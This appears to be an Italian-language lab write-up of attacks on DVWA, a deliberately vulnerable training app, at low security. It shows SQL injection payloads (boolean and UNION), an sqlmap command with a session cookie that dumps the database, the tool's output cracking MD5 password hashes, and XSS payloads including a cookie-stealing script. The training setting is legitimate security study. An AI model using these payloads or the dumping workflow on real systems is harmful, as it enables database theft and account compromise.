

SQL Injection, security low.

1 - Input: **' OR '1'='1**

Payload utilizzati in attacchi di SQL injection basati su tecniche booleane, questo payload inserisce una condizione sempre vera, che fa sì che la query restituisca tutti i record dalla tabella selezionata.

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low


Vie

2 – Input: 1' UNION SELECT user_id, password FROM users

Payload utilizzato in un attacco di SQL injection basato sulla tecnica UNION. Questo payload è progettato per cambiare i risultati della query originale con i risultati di una nuova query che estrae le colonne "user_id" e "password" dalla tabella "users". In questo modo, l'attaccante può ottenere le informazioni di identificazione degli utenti, come gli username e le relative password.

Il carattere “ # ” viene utilizzato per commentare il resto della query, in modo che eventuali condizioni valide o restrizioni successive vengano ignorate.

[Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#)



Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user_id, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user_id, password FROM users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user_id, password FROM users #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user_id, password FROM users #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user_id, password FROM users #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user_id, password FROM users #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>


http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

SQLMAP:

COMANDO IN INPUT


```
(lucas@kali)-[~]
$ sqlmap 192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit --cookie="PHPSESSID=3ce2b39df36182539c03f442a552a44a; security=low" -D dvwa --dump-all 1 -p id --proxy="http://127.0.0.1:8080" --batch
```



`{1.7.2#stable}`
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:08:20 /2023-05-19/

[18:08:21] [INFO] testing connection to the target URL
[18:08:51] [CRITICAL] connection timed out to the target URL or proxy. sqlmap is going to retry the request(s)
[18:08:51] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent'

PASSWORD CRACKING IN AUTOMATICO

```
[18:15:38] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[18:15:38] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[18:15:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:15:38] [INFO] starting 2 processes
[18:15:42] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:15:43] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:15:49] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:15:57] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
```

TABELLA USER

user_id	user	avatar	password
	last_name	first_name	
1	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99
(password)	admin	admin	
2	gordonb	Gordon	e99a18c428cb38d5f260853678922e03
(abc123)	Brown	Gordon	
3	1337	Hack	8d3533d75ae2c3966d7e0d4fcc69216b
(charley)	Me	Hack	
4	pablo	Pablo	0d107d09f5bbe40cade3de5c71e9e9b7
(letmein)	Picasso	Pablo	
5	smithy	Bob	5f4dcc3b5aa765d61d8327deb882cf99
(password)	Smith	Bob	

[18:16:07] [INFO] table 'dvwa.users' dumped to CSV file '/home/lucas/.local/share/sqlmap/output/192.168.56.101/dump/dvwa/users.csv'

[18:16:07] [INFO] fetching columns for table 'guestbook' in database 'dvwa'


[18:16:08] [INFO] fetching entries for table 'guestbook' in database 'dvwa'

Database: dvwa
Table: guestbook
[1 entry]


comment_id	name	comment
1	test	This is a test comment.

1 - `<script>alert('ciao')</script>` (javascript)

Quando la vittima visualizza la pagina, verrà mostrato un popup con il messaggio “CIAO”



2 - `<i>mondo` (corsivo di html)



3 - `<script> alert(document.cookie) </script>`

Recupero dei cookie, L'attaccante potrebbe utilizzare un payload di script per rubare i cookie dell'utente.

